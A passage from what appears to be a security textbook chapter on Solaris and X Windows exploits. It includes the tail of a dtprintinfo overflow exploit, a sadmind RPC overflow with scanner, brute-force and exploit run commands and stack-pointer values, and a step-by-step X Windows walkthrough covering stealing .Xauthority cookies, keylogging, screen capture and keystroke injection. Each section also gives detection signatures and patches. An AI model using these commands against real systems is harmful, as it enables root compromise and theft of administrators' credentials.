Lines 16 through 19 contain code that obtains the current stack pointer. It does this using a GCC-specific command, `asm`, which enables the programmer to code assembly commands using C style expressions. It basically takes the current stack pointer (represented by `%sp`) and copies it into a register (`%i0`) for later reference. More information can be found about Sparc-specific assembly code at the Sun Documentation web site (<http://docs.sun.com>) and by looking through the SPARC Assembly Language Reference Manual for Solaris 2.6 and Solaris 7.

```
20.main()
21.{
22.putenv("LANG=");
23.for (i = 0; i < ADJUST; i++) x[i]=0x11;
```


this is going to be element 900 from line 24 above. The highest we ever go in the array is element 899, and that is when we fill it with NOPs.

```
44.execl("/usr/dt/bin/dtprintinfo", "dtprintinfo", "-  
p", x, (char *) 0);  
45.}
```

Line 44, we're finally here. This is a standard UNIX system call, which takes any number of strings as its arguments. The first string is the full path to the binary to be executed. The second string is the equivalent of `ARGV[0]`. Any strings following that are treated as `ARGV[1]`, `ARGV[2]`, and so on. The last argument to `execl` must be a null pointer, which lets `execl` know that there are no more `ARGV[n]` values to set up.

When the `execl` runs, it passes the exploit array to the `-p` option causing the boundary condition error.

Additional Information

Additional information can be found at the following sites:

- € Xforce: <http://xforce.iss.net/static/2188.php>
- € MITRE: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0806>

Sadmind Exploit

A buffer overflow vulnerability has been discovered in `sadmind`, which may be exploited by a remote attacker to execute arbitrary instructions and gain root access. Many versions of `sadmind` are vulnerable to a buffer overflow, which can overwrite the stack pointer within a running `sadmind` process. The impact of this vulnerability is extremely high because `sadmind` is installed as root. This makes it possible to execute arbitrary code with root privileges on systems running vulnerable versions of `sadmind`.

Exploit Details

- € **Name:** Sun Microsystems Solstice AdminSuite Daemon (`sadmind`) Buffer Overflow Exploit
- € **Variants:** `rpc.ttdbserverd` (ToolTalk Database) and the `rpc.cmsd` (Calendar Manager Service daemon) exploits
- € **Operating System:** SunOS 5.3, 5.4, 5.5, 5.6, and 5.7
- € **Protocols/Services:** `Sadmind`
- € **Written by:** Derek Cheng

The Sun Microsystems Solstice AdminSuite Daemon (`sadmind`) program is installed by default on SunOS 5.7, 5.6, 5.5.1, and 5.5. In SunOS 5.4 and 5.3, `sadmind` may be installed if the Solstice AdminSuite packages are installed. The `sadmind` program is installed in `/usr/sbin` and is typically used to perform distributed system administration operations remotely, such as adding users. The `sadmind` daemon is started automatically by the `inetd` daemon whenever a request to invoke an operation is received.

Protocol Description

The protocol used to execute this exploit is TCP, usually a high *remote procedure call* (RPC) port, such as port 100232.

RPC uses a program called the portmapper (also known as `rpcbind`) to arbitrate between client requests and ports that it dynamically assigns to listening applications. RPC sits on top of the TCP/IP protocol stack as an application protocol, and it maps port numbers to services. To enumerate RPC applications listening on remote hosts, you can target servers that are listening on port 111 (`rpcbind`) or 32771 (Sun's alternate portmapper) using the `rpcinfo` command with the `-p` flag.

Description of Variants

Other exploits that are similar to this `sadmind` exploit are the `rpc.ttdbserverd` (ToolTalk Database) and the `rpc.cmsd` (Calendar Manager Service daemon) exploits. These two RPC services also run with root privileges and are vulnerable to buffer overflow attacks, which enable attackers to potentially execute arbitrary instructions onto the vulnerable systems. ToolTalk Database Service usually runs on RPC port 100068 and the Calendar Manager Service Daemon typically runs on RPC port 100083. If you see these services running you should be careful because there are publicly-available exploits that attackers can use to compromise these services as well!

How the Exploit Works

This exploit takes advantage of a buffer overflow vulnerability in `sadmind`. The programmers of the `sadmind` service did not put in proper data size checking of buffers, which user data is written into. Because this service does not check or limit the amount of data copied into a variable's assigned space, it can be overflowed. The exploit tries to overflow the buffer with data, which attempts to go into the next variable's space and eventually into the pointer space. The pointer space contains the return pointer, which has the address of the point in the program to return to when the subroutine has completed execution. The exploit takes advantage of this fact by precisely modifying the amount and contents of data placed into a buffer that can be overflowed. The data that the exploits sends consists of machine code to execute a command and a new

address for the return pointer to go to, which points back to the address space of the stack. When the program attempts to return from the subroutine, the program runs the exploit's malicious command instead.

More specifically, if a long buffer is passed to the NETMGT_PROC_SERVICE request, (called through `clnt_call()`) it overwrites the stack pointer and executes arbitrary code. The actual buffer in question appears to hold the client's domain name. The overflow in `sadmind` takes place in the `amsl_verify()` function. Because `sadmind` runs as root, any code launched as a result will run with root privileges, therefore resulting in a root compromise.

How To Use It

There are a couple of tools that you can use to help you run the `sadmind` buffer overflow exploit. The source code for these three programs can all be found at <http://packetstorm.securify.com> by searching for `sadmind`.

The first tool is the `sadmindscan.c`, which is basically an RPC scanner that searches for vulnerable versions of `sadmind` running on a target network.

To compile `sadmindscan.c`, run this command:

```
gcc -o sadmindscan sadmindscan.c
```

The following are examples of the different types of scans you can perform with this tool.

```
./sadmindscan 10.10.10.10      a specific host IP
./sadmindscan ttt.123.test.net  For a specific hostname
./sadmindscan 127.0.1.        For a specific class C network
./sadmindscan 127.0.1.- > logfile  Outputs information
into a logfile
```

sadmind-brute-lux.c (by elux)

The purpose of this tool is to attempt to brute force the stack pointer. The information received from this tool will be used in the actual `sadmind` exploit. This program tries to guess numerous stack pointers: -2048 through 2048 in increments that are set by the user; the default is 4. If you leave it with the default increment of 4, you connect to the remote host 1024 times, unless you are lucky and find the correct stack pointer earlier. After the program finds the correct stack pointer, it prints it out.

To compile `sadmind-brute-lux.c`, run this command:

```
gcc -o sadmind-brute-lux.c -o sadmind-brute-lux
```

To run `sadmind-brute-lux`, run this command:

```
./sadmind-brute-lux [arch] <host>
```

sadmindex.c (by Cheez Whiz)

`sadmindex.c` is the actual code used to exploit the `sadmind` service. To run this exploit, it needs to have the correct stack pointer. Therefore, before using this tool, you need to run the previous stack pointer brute forcer to get the correct stack pointer.

To compile `sadmindex.c`, run this command:

```
gcc -o sadmindex.c -o sadmindex
```

To run `sadmindex`, run this command:

```
./sadmindex -h hostname -c command -s sp -j junk [-o offset]
\ [-a alignment] [-p]
```

- € **hostname:** the hostname of the machine running the vulnerable system administration daemon
- € **command:** the command to run as root on the vulnerable machine
- € **sp:** the %esp stack pointer value
- € **junk:** the number of bytes needed to fill the target stack frame (which should be a multiple of 4)
- € **offset:** the number of bytes to add to the stack pointer to calculate the desired return address
- € **alignment:** the number of bytes needed to correctly align the contents of the exploit buffer

If you run this program with a `-p` option, the exploit will only ping `sadmind` on the remote machine to start it running. The daemon will be otherwise untouched. Because pinging the daemon does not require constructing an exploit buffer, you can safely omit the `-c`, `-s`, and `-j` options if you use the `-p` option.

When specifying a command, be sure to pass it to the exploit as a single argument, that is, enclose the command string in quotes if it contains spaces or other special shell delimiter characters. The exploit will pass this string without modification to `/bin/sh -c` on the remote machine, so any normally allowed Bourne shell syntax is also allowed in the command

string. The command string and the assembly code to run it must fit inside a buffer of 512 bytes, so the command string has a maximum length of approximately 390 bytes.

The following are confirmed %esp stack pointer values for Solaris on a Pentium PC system running Solaris 2.6 5/98 and on a Pentium PC system running Solaris 7.0 10/98. On each system, sadmind was started from an instance of inetd that was started at boot time by init. There is a fair possibility that the demonstration values will not work due to differing sets of environment variables. For example, if the running inetd on the remote machine was started manually from an interactive shell instead of automatically, it will not work. If you find that the sample value for %esp does not work, try adjusting the value by -2048 through 2048 from the sample in increments of 32 for starters, or you can use the sadmind-brute-lux tool to help you find the correct stack pointer.

The junk parameter seems to vary from version to version, but the sample values should be appropriate for the listed versions and are not likely to need adjustment. The offset parameter and the alignment parameter have default values that are used if no overriding values are specified on the command line. The default values should be suitable and it will not likely be necessary to override them.

These are the demonstration values for i386 Solaris:

```
(2.6) sadmind -h host.example.com -c "touch HEH" -s
0x080418ec -j 512
(7.0) sadmind -h host.example.com -c "touch HEH" -s
0x08041798 -j 536
```

Signature of the Attack

One signature of this buffer overflow attack can be found using TCPdump. Notable signatures of these packets are the port numbers of the portmapper in the decoded packet header (port 111 or port 32771) and the sadmind RPC service number in the packet payload.

Another signature of this attack can be found in the actual exploit packet. A series of repeating hexadecimal numbers can usually be seen, which turn out to be the bytecode value for a NOP instruction. Buffer overflows often contain large numbers of NOP instructions to hide the front of the attacker's data and simplify the calculation of the value to place into the return pointer.

How To Protect Against It

Sun Microsystems announced the release of patches for:

Solaris:

- € Solaris 7
- € Solaris 2.6
- € Solaris 2.5.1
- € Solaris 2.5
- € Solaris 2.4
- € Solaris 2.3

Sun:

- € SunOS 5.7
- € SunOS 5.6
- € SunOS 5.5.1
- € SunOS 5.5
- € SunOS 5.4
- € SunOS 5.3

Sun Microsystems recommends that you install the patches listed immediately on systems running SunOS 5.7, 5.6, 5.5.1, and 5.5 and on systems with Solstice AdminSuite installed. If you have installed a version of AdminSuite prior to version 2.3, it is recommended to upgrade to AdminSuite 2.3 before installing the following AdminSuite patches listed. Sun Microsystems also recommends that you:

- € Disable sadmind if you do not use it, by commenting the following line in /etc/inetd.conf:

```
100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind
```
- € Set the security level used to authenticate requests to STRONG as follows, if you use sadmind:

```
100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind
-S 2
```

The above changes to /etc/inetd.conf will take effect after inetd receives a hang-up signal.

List of Patches

The following patches are available in relation to the above problem.

OS Version	Patch ID
SunOS 5.7	108662-01
SunOS 5.7_x86	108663-01
SunOS 5.6	108660-01
SunOS 5.6_x86	108661-01

SunOS 5.5.1	108658-01
SunOS 5.5.1_x86	108659-01
SunOS 5.5	108656-01
SunOS 5.5_x86	108657-01
AdminSuite Version	Patch ID
2.3	104468-18
2.3_x86	104469-18

Pseudo Code

The following are the steps that are performed to run this exploit:

1. The attacker executes a port scan to determine if rpcbind is running port 111 or 32771.
2. The attacker connects to the portmapper and requests information regarding the sadmind service using the UNIX `rpcinfo` command.
3. The portmapper returns information to the attacker about the assigned port of the service and the protocol it is using.
4. After this transaction has taken place, the attacker connects to the sadmind port (100232) and issues a command containing the buffer overflow exploit code.
5. After this overflow has been sent to the target system, the attacker's command is run at the privilege level of the sadmind service, which is root.

Additional Information

This vulnerability has been discussed in public security forums and is actively being exploited by intruders. Sun Microsystems is currently working on more patches to address the issue discussed in this document and recommends disabling sadmind.

Patches listed in this document are available to all Sun customers at:

http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-license&nav=pub-patches_B

Checksums for the patches listed in this bulletin are available at:

ftp://sunsolve.sun.com/pub/patches/CHECKSUMS_C

Sun Microsystems security bulletins are available at:

<http://sunsolve.sun.com/pub-cgi/secBulletin.pl>

XWindows

XWindows can be used to create a one way tunnel into a network from the outside using normal features of the protocol, and ultimately, it gains control over the computer system of an internal system administrator using the XTest XWindows extension. Although the XWindows protocol enables an outside attacker to read an internal system administrator's keystrokes and look at the internal system administrator's screen, the XTest extension, if enabled on the system administrator's X server, enables the intruder to type and execute commands into any of the system administrator's X windows.

Exploit Details

- € **Name:** Using XWindows to Tunnel Past a Firewall From the Outside
- € **Variants:** Several, described in the following section
- € **Operating System:** UNIX with XWindows
- € **Protocols/Services:** XWindows and XTest
- € **Written by:** Chris Covington

Variants

There are many variants of the XTest vulnerability. Those variants only look at the internal user's keystrokes or take a snapshot of the user's screen. The programs `xev`, `xkey`, `xscan`, `xspy`, and `xsnoop` monitor keystrokes, while `xwd`, `xwud`, and `xwatchwin` take screen snapshots. One variant, `xpusher`, uses the `XSendEvent` Xlib library call to accomplish the pushing of keys to another application, but it appears to be ineffective on certain systems. Many of these variants are over a decade old, but for the most part, fixes for features these programs exploit have not been developed because the vulnerabilities were announced. In fact, the keystroke monitoring and screen snapshot programs `xev`, `xwd`, and `xwud` are included with the XWindows distribution itself.

Protocols/Services

The XTest vulnerability exploits the extension to the XWindows protocol called XTest. This is shipped with many XWindows systems and with X11R6, but not enabled on every XServer by default. The parts of the XWindows protocol that allow the enhanced usefulness of this vulnerability, namely the keystroke logging and screen snapshot portions, are part of the default XWindows protocol.

Protocol Description

XWindows is commonly used by most major UNIX operating systems to serve as the underlying system graphical user interface for displaying graphical applications. For example, GNOME, KDE, and applications such

as xterm and ghostview run on XWindows. If you have a UNIX server that simultaneously displays several applications on the same screen, chances are you are using XWindows as the underlying windowing protocol.

XWindows was developed by the Massachusetts Institute of Technology (MIT) in 1984, with version 11 being first released in 1987. The XWindow system is currently at release six of version 11, commonly referred to as X11R6. The XWindow system has been maintained over the past few years since release two by the X Consortium, an association of manufactures, which supports the X standard.

The XWindows protocol uses a network client/server model. The XWindows server is run on the user's computer. That computer normally has the input devices, such as a mouse and keyboard, and some sort of viewing screen. The applications themselves, which may be running on remote computers, are referred to as X clients. This means that when a user sits down at her computer running an X server, her remote applications are displayed on the X server.

Normally, TCP/IP ports in the 6000 range are used by the XWindows server. The first XWindows server running on a computer normally runs on port 6000. If there is more than one server, the second server runs on port 6001, and so forth. When an XWindows client program is started (possibly on a remote computer), the client sends requests through the XWindows protocol, which draw the application's windows and buttons on the server.

Although the XWindows protocol provides a number of basic XWindows protocol commands for displaying objects, it also allows extensions, which add to the functionality of the XWindows protocol. Because XWindows is a client/server protocol, both the client application and the XWindows server must support the extension before it can be used. One of these extensions is called XTest.

XTest enables a client to send events, such as a keystroke, to another client through its XWindows server, and the server present the event to the client as if it were done on the XWindows server's local keyboard. The XTest extension is used for testing the functionality of the XWindows server without user interaction. It is also used with programs such as the Mercator project and the A2x interface to Dragon Dictate, which use this extension to provide XWindows access for the blind.


How the Exploit Works

For this vulnerability to be effective, the outside person must compromise a computer running outside of the firewall. For the purposes of this discussion, we will assume that the firewall does not do IP masquerading,

which would complicate these examples. The inside person must be running an XWindows server for his display. If the internal XWindows server uses xhost hostname only authentication, the external user does not need to gain root level access on the external computer. However, if the internal XWindows server uses XAuth authentication, which is a long secret password, (that is cookie-based authentication) the external person must obtain root access on the external computer to gain access to the cookie file, which enables him access to the internal XWindows server. Also required is one of two scenarios.

The first scenario, represented in [Figure 14.19](#), is that the firewall doesn't block connections to the 6000 ports from the external computer, and the administrator tells the XWindows server beforehand to allow XWindows connections from the outside computer to it. This is fairly uncommon, but it could happen in a situation where the administrator wants to use a graphical tool running on the outside server and, for convenience, wants to use it from his workstation instead of from the console of the outside computer.

Figure 14.19. The external user gains normal or root access on the external computer.



In a second, more common scenario, the firewall blocks the XWindows 6000 ports, but it allows a type of telnet protocol through which XWindows is tunneled, and the system administrator connects to the remote computer using this protocol for which the XWindows authorization of the remote computer is done automatically. The authorization could happen by default in the tunneling program, or it could happen nearly by default because the command is aliased by the administrator to always do tunneling. The administrator would not even need to have any intention of starting an XWindow client on the remote computer in the second scenario.

For this to be effective in the second scenario or in the first scenario, if XAuth XWindows authentication is being used, the internal user must be led to establish an XWindows connection to the external computer. For this to happen, the external user could either wait for an internal user to login or cause an event to happen on the external computer, which would cause the internal user to connect to the external computer.

At this point, if XAuth is being used by the connection, the external user needs to copy the contents of the cookie file, `~username/.Xauthority`, to his home directory on the external computer. The external is now authorized to connect to the internal user's XWindows server.

What makes the exploit so powerful is that after your client application authenticates itself to the XWindows system, the XWindows system gives the client quite a bit of access to the other clients running on the XWindows server. The client can take screen snapshots and snoop on other windows' keystrokes without a bit of further authorization from the XWindows server. If the XWindows server has the XTest extension enabled, the client can also send other clients events, such as keystrokes and mouse movements, as if they were entered at the local user's computers console.

How To Use the Programs

To describe the programs, let's begin from the point where the external user has gained access to the external computer. We will focus on the steps that make up the vulnerability and skip over steps that are not important to the core of the demonstration, such as the covering of tracks after a computer is compromised and installing a sniffer to gather other external computers' passwords. We also will make the assumption that after the internal computer has been compromised, the external computer can upload exploit programs to it.

Step 1. Check to see if an internal user is logged in.

The first goal is to check for the presence of an existing connection that could be to a machine that runs an XWindows server. This saves us the time and hassle of waiting for a user to connect to the external computer or cause an event that would lead an internal user to establish a connection to the external computer. For this, we can use the `w` command, which will show who is connected to the external computer and from which machines they are connected.

```
# w
 7:21pm up 4:02, 1 user, load average: 0.07, 0.08, 0.08
USER      TTY      FROM          LOGIN@      IDLE        JCPU
PCPU      WHAT
root     pts/3    internal99    7:09pm      11:56      0.17s
0.10s    -bash
```

From the `w` command output, we can see that the user from the machine called internal is connected. If the user is not logged in or is logged in only from the external server's directly-attached console, we still have several choices.

Step 1a. If an internal user is not logged in, create a situation to stimulate a login.

There are many ways to get an internal user to login to the external server. One way is to create a disturbance on the external server that an internal user gets called to fix. This would work for the demonstration, although depending on the circumstance, this might also prompt the internal user to do a security check on the system and discover the external user is logged in. There are other ways that would work just as well, such as sending a forged email to root at the server stating there is an upgrade to software on the external computer, if an application file has a certain creation date.

Step 1b. If an internal user is not logged in, wait and eventually a login will happen.

Eventually, the machines will get logged into for maintenance, if the external user is very patient. One way of checking the frequency with which internal users log in is with the `last` command. This will also show from which server they logged in. Some computers require the `-R` flag for the `last` command to show hostnames.

```
# last
root     pts/0          internal99    Wed Jun  7 17:16 -
17:17 (00:00)
root     pts/0          internal     Fri Jun  2 19:51 -
19:53 (00:02)
root     pts/0          internal7    Wed May 31 18:28 -
22:55 (04:27)
root     pts/0          internal99   Tue May 30 20:56 -
20:56 (00:00)
```

From this `last` command output, you can also see the hours that the internal users are normally logged in, and from which internal computers they connect, which may contain an XWindows server.

Step 1c. If an internal user is not logged in, scan internal systems for unsecured servers.

There are several ways to accomplish this. One way is to manually run an XWindows application, such as `xwininfo -root -children -display internal_host_name:0` on a list of possible internal hosts. The host list could be taken from the output of Step 1b's `last` command. To make the scan a little easier, a native UNIX command called `netstat` with the `-rn` option could be used to determine a range of IP addresses likely to be internal addresses based on the routing table.

After the range of internal IP addresses is figured out, a port scanning program such as `nmap` could be used to see whether those servers have servers listening on the 6000 port range. However, this does not indicate whether the XWindows server will allow the external user to connect without further authentication.

There is a program on the Internet called `xscan`, which in addition to performing the basic port scanning capability of `nmap`, attempts to start a keystroke logger on the internal XWindows servers that are active. This way, it is apparent which servers do not require authorization. This scan may be more useful if we obtain a `~/.Xauthority` file by searching other users' home directories for authorization credentials as described in Step 2. If this step is successful, skip Step 2, otherwise, go back to the beginning.

```
# ./xscan 10.99.99 # 10.99.99 is the internal network
Scanning 10.99.99.1
Scanning hostname 10.99.99.1 ...
Connecting to 10.99.99.1 (10.88.88.88) on port 6000...
Host 10.99.99.1 is not running X.
Scanning hostname 10.99.99.99 ...
Connecting to 10.99.99.99 (10.88.88.88) on port 6000...
Connected.
Host 10.99.99.99 is running X.
Starting keyboard logging of host 10.99.99.99:0.0 to file
KEYLOG10.99.99.99:0.0...
```

Step 2. An internal user is logged in. Copy his authorization credentials.

After an internal user is logged in, we need to obtain the user's authorization credential, called a *cookie*, if one exists. This can be done by copying the user's `.Xauthority` file from his home directory on the external computer to your home directory on the same computer. A better way to do this is with the following command lines:

```
xauth nlist > /tmp/.Xauthority # make a backup of your
old authentication
cookies
```

```
xauth -f ~username/.Xauthority nlist | xauth nmerge - #
substitute in the
internal user's username
```

```
cat /tmp/.Xauthority | xauth nmerge -; rm
/tmp/.Xauthority # put back in your
cookies if needed
```

The middle line does the merging of the users cookies with your own. It may overwrite your cookies however, so sometimes it is necessary to make a backup copy first and then later merge them, which is the case if you have an existing XWindows connection from your computer to the external computer.

Lack of a `.Xauthority` file in the internal user's home directory could mean that they have some other authorization scheme, such as an `xhost`, IP-based authorization, or there is not an XWindows server running on his computer, or the proper authentication was not set up to allow the external host to connect to the internal XWindows server. Regardless, for this demonstration, we will try to connect to his internal XWindows server.

Step 3. An internal user is logged in. Find out the name of his XWindows server display.

There are several commands that help locate the display the internal user is using. The first one is if the user had a `.Xauthority` file in his home directory. The command `xauthlist` lists the display names for which the file has authority cookies. Another way is to use the `last` command from Step 1b to show from which computer name the user is logged in. A good guess would be that the display name is the computer name followed by a `:0`, `:1`, or other low number.

Perhaps the best way to locate the display is to use the `netstat` command. `netstat` is a command native to most modern UNIX systems. `netstat` shows the port number of all network connections to and from the computer on which it is run. Because `netstat` produces a number of lines of output on a computer that has many network connections open, we search for the ones to the XWindows server with the `grep` command, which are normally in the lower 6000 range.

```
# netstat -an | grep ":60[0-9][0-9]" # 10.99.99 is the
internal network
tcp        0      0 10.88.88.88:1364    10.99.99.99:6000
ESTABLISHED
tcp        0      0 0.0.0.0:6000        0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:6012        0.0.0.0:*
LISTEN
```

Here we see an internal computer, `10.99.99.99`, with an XWindows server at port `6000`, which has an established connection with the external computer, `10.88.88.88`. Taking the last two digits of the port number gives the display number, so the display of the

XWindows server in this example is `10.99.99.99:0`.

One item to note is that programs that tunnel XWindows traffic often listen on displays with single or double digit display numbers on the computer to which the user connects. In this example, there could have been a display with a port, such as 6012, listening on the host from which the `netstat` command is run. If that port (display `localhost:12`) were connected to, it would be the same as connecting to the internal XWindows server even though the port is on the external computer. If it is tunneled this way, a firewall usually is not able to filter the XWindows traffic. This is because behind the scenes, it is common for the XWindows tunneling to happen on the same port as the internal user's telnet-like connection, and often times, the communication in a tunnel is scrambled.

Step 4. Connect to the internal XWindows server and test the connection.

At this point, it would be nice to know if the work we have done in the previous steps was enough to allow us to successfully connect to the internal XWindows server. The program distributed with X11R6 called `xwininfo` is one tool that provides a quick way to let us do that. If it succeeds, you know you have a connection.

```
# xwininfo -root -display 10.99.99.99:0 | head -5
xwininfo: Window id: 0x26 (the root window) (has no name)
Absolute upper-left X: 0
Absolute upper-left Y: 0
If this fails, go back to Step 1.
```

Step 5. Keep the authorization to the XWindows server.

A program on the Internet called `xcrowbar` can be run at this point to ensure that after you get access to the internal display, you keep the access. The source code for this command indicates that it loops, running the `XDisableAccessControl X11 C` library routine on the display to accomplish this.

```
# xcrowbar 10.99.99.99:0 &
```

This is only marginally successful for tunneled connections because when the internal user logs out of the external computer, the tunneled connection that bypasses the firewall will be terminated. A way to keep the connection from terminating, if the tunneling

software is considerate of existing X connections, is to start up and keep an XWindows application running from the external computer that is sent to the internal computer. Running `xlogo -display 10.99.99.99:0` will accomplish this, but it will be noticed by the internal user. Keeping a keystroke logger or program running, such as `xev` (x event viewer), which is described in the next step, may keep the connection open and may only be noticed if the internal user ran the tunneling command from the command line that can display error messages.

```
# xwininfo -root -display 10.99.99.99:0 | grep root #
find the root window id
xwininfo: Window id: 0x26 (the root window) (has no name)
# xev -id 0x26 -display 10.99.99.99:0 > /dev/null & #
keep connection open
```

For the steps from here on out, it is recommended that you run a program that will tunnel XWindows traffic from the external computer to the computer that the external user sits in front of. It is not absolutely necessary that this be done, but some commands will not work properly or require different configuration if this is not set up ahead of time because the external user will want to see graphical information from the remote displays.

Step 6. Capture keystrokes on the internal user's keyboard.

There are several programs that enable the external user to capture keystrokes that the internal user is typing. The first one is normally distributed with the XWindows system and is called `xev`. `Xev` stand for X Event Viewer, and it enables someone to view the events, including keystrokes that are entered into the XWindows server. Because it returns events besides keystrokes, it is best to use `grep` to filter these out.

`Xev` only enables you to log one window at a time, and it requires you to know the hex window id of the window you want to log. The `xwininfo` command can be used to get window ids and text descriptions of windows that may be of interest.

```
# xwininfo -tree -root -display 10.99.99.99:0 | grep -i
term
    0x2c00005 "root@internal: /": ("GnomeTerminal"
"GnomeTerminal.0")
566x256+0+0 +6+550
# xev -id 0x2c00005 -display 10.99.99.99:0 | grep
XLookupString
```

Four of the top keystroke loggers available on the Internet are xkey, xsnoop, xscan, and xspy. At least one of them is over a decade old, according to the source code.

Xkey does not need a window ID, it only needs a display name, but it will not work on any window that gets opened after the command. It calls the XOpenDisplay and XSelectInput Xlib C functions in the beginning, and then it uses XNextEvent, XLookupString, and XKeysymToString in a loop to capture keystrokes.

```
# ./xkey 10.99.99.99:0
testing123
# ./xsnoop -h 0x2c00005 -d 10.99.99.99:0
testing123
```

Xscan is a program similar to xkey, but instead of specifying display names, the user can specify hostnames and subnets, and it will create a file of keystrokes for each display found. The program will only scan port 6000 (display :0), and like xkey, it will not capture keystrokes of new windows. It uses the same C functions as xkey.

```
# ./xscan 10.99.99
Scanning hostname 10.99.99.99 ...
Connecting to 10.99.99.99 (10.99.99.99) on port 6000...
Connected.
Host 10.99.99.99 is running X.
Starting keyboard logging of host 10.99.99.99:0.0 to file
KEYLOG10.99.99.99:0.0...
```

Xspy provides the same functionality of xkey, but it does so by using XQueryKeymap to return the state of the keyboard keys in a fast loop and checks to see if the keys on the keyboard are newly pressed. This has the advantage of being able to capture keystrokes even in new windows.

```
# ./xspy -display 10.99.99.99:0
test123
```

The use of these tools to capture keystrokes shows how it is possible to capture logins to other computers made from the internal computer's XWindows server. It also shows which terminal windows on the display are not used frequently.

Step 7. Get screen shots.

Just like keystroke logging, there are programs that capture screen shots of windows running on the XWindows server. One pair of programs is normally distributed with the XWindows system and is called XWindow dump, xwd and XWindow undump, xwud. A

program that is on the Internet that does this is called xwatchwin.

Xwd is the program that can take a snapshot of a particular window, if given the window ID, or it can take a snapshot of the whole screen, if it is called with the -root option. It uses XGetImage as the main C function call to do this. To be privacy conscious, it sounds the keyboard bell on the XWindows server when it starts up. The output can be piped into the xwud command, which displays xwd images.

```
# xwd -root -display 10.99.99.99:0 | xwud # show
entire display,
# xwd -id 0x2c00005 -display 10.99.99.99:0 | xwud # or
just one window
```

Xwatchwin is a program like xwd in that it takes a snapshot, but it updates the snapshot frequently. It also uses XGetImage like xwd does. If you specify a window ID, it must be an integer instead of hex. The integer window ID can be displayed if you add the -int command-line argument to xwininfo.

```
# ./xwatchwin 10.99.99.99 root # show entire display,
# ./xwatchwin 10.99.99.99 46137349 # or just one window
```

Note that if the Xserver starts up a screen saver, you might only be able to view that instead of the underlying windows.

Step 8. Push keystrokes using XsendEvent.

Now that all the background work is done for the demonstration, we can begin pushing keystrokes to the windows displayed on the internal user's XWindows server display.

There is only one program, called xpusher, available on the Internet that I could find to do this. It sends the XWindows server an XSendEvent call, which specifies to which window ID to send the keypress event. The XWindows server marks events created with XSendEvent as synthetic, and an xterm will automatically ignore the synthetic keypresses unless the AllowSendEvents option is turned on. The easiest way to do that is to hold the Ctrl key and left mouse key down and select Allow SendEvents from the menu that pops up. Unfortunately, xpusher did not seem to work on the particular installation that I tried it on.

```
$ ./xpusher -h 0x2c00005 -display 10.99.99.99:0
```

Step 9. Push keystrokes using the XTest Extension.

X11R6 includes the XTest extension, which is often compiled into the XWindows server. The XTest extension enables a client to tell a server that a key has been pressed, but it instructs the server to treat it as a real keypress and not to mark it as synthetic. This is accomplished by means of the XTestFakeKeyEvent function. The window can be selected with the XSetInputFocus function and is useful to send after a full key press and key release along with an XFlush to flush the display.

The xtester program appeared to work on a single custom AIX install, but it was not tested on other AIX, HP, or Sun computers, and it did not appear to work in its current form on a Redhat Linux system. It is a new program, inspired by and having functionality similar to the xpusher program.

```
$ ./xtester 0x2c00005 10.99.99.99:0
```

Signature of the Demonstration

If you are trying to detect this attack, you need a protocol analyzer that understands the XWindows protocol. If you can look into the protocol to figure out when an XTest extension or XSendEvent is called, you may be able to filter it. Unfortunately, because many XWindow tunnelers scramble the data as well as tunnel it, this may be ineffective.

The user may be able to sense abnormalities, such as a lot of traffic being generated, which results in a high load on the computer as a result of sending entire screenshots over the network or the sounding of a warning bell as a courtesy in xwd. Users may also notice a window getting the focus without having done it themselves.

How To Protect Against It

One of the biggest things that you can do is block the 6000 port range on the firewall and make sure that each client that can tunnel XWindows traffic is specifically denied by a configuration file on the client if it tries to tunnel to an external computer (because a successful attacker can alter the external server side). Some programs that tunnel as a side effect turn XWindows tunneling off by default, but this procedure may be flawed if the users use XWindows so often that they make an alias to the program, so the program tunnels XWindows traffic for all their connections.

I have heard of a program that pops open a dialog box after an application tries to open on the display, which asks if a new window has permission to connect. This might be too much of a hassle for general use, however.

There is an extension that has been included with XWindows called the Security extension. It looks promising, and it enables the server to differentiate between a trusted and untrusted connection. Setting up the trusted and untrusted status for cookies is done with the xauth program, and there may be a XWindows server file that could be modified to fine tune the access.

Source Code

Source for the other programs used can all be found at www.rootshell.com in the exploits section.

Additional Information

Additional information can be found at the following sites:

- € Lewis, David. "Frequently Asked Questions (FAQ)." comp.windows.x. 15 June 2000. URL: www.fags.org/fags/x-fag/part1 (24 May 2000).
- € Runeb@stud.cs.uit.no. "Crash Course in X Windows Security." X-windows security: The Battle Begins. 15 June 2000. USENET (8 May 2000).
- € Rootshell. "Root Shell." 15 June 2000. URL: rootshell.com/beta/view.cgi?199707 (2 May 2000).
- € Mynatt, Elizabeth D. "The Mercator Project: Providing Access to Graphical User Interfaces for Computer Users Who Are Blind." Sun Technology and Research-Enabling Technologies. 15 June 2000. URL: www.sun.com/access/mercator.info.html (2 June 2000).
- € "The a2x FAQ" 15 June 2000. URL: www.cl.cam.ac.uk/a2x-voice/a2x-faq.html (2 June 2000).
- € Drake, Kieron. "X Consortium Standard." XTEST Extension Library. 15 June 2000. URL: www.rqe.com/pub/X/Xfree86/4.0/doc/xtestlib.TXT (2 June 2000).
- € Levy, Stuart. "How to Create a Virtual Mouse in X" comp.os.linux.x. 15 June 2000. USENET (2 June 2000).
- € Arendt, Bob. "Sending Events to Other Windows" comp.windows.x. 15 June 2000. USENET (2 June 2000).
- € Blackett, Shane. "Preprocessing Keyboard Input. . ." comp.windows.x. 15 June 2000. USENET (2 June 2000).
- € Linux Online! "Remote X Apps mini-HOW TO:Telling the Server" Linux Documentation Project. 15 June 2000. URL: www.linux.org/help/ldp/mini/Remote-X-Apps-6.html (14 June 2000).
- € Keithley, Kaleb. "Understanding Web Enabled X" Motif Developer. 15 June 2000. URL: www.motifzone.com/tmd/articles/webenx/webenx.html (14 June 2000).
- € Net@informatick.uni-bremen.de. "4.11 XC-MISC extension." X11R6 Release Notes, section 4. 15 June 2000. URL: www-

- € m.informatik.uni-bremen.de/software/unroff/examples/r-4.html (2 June 2000).
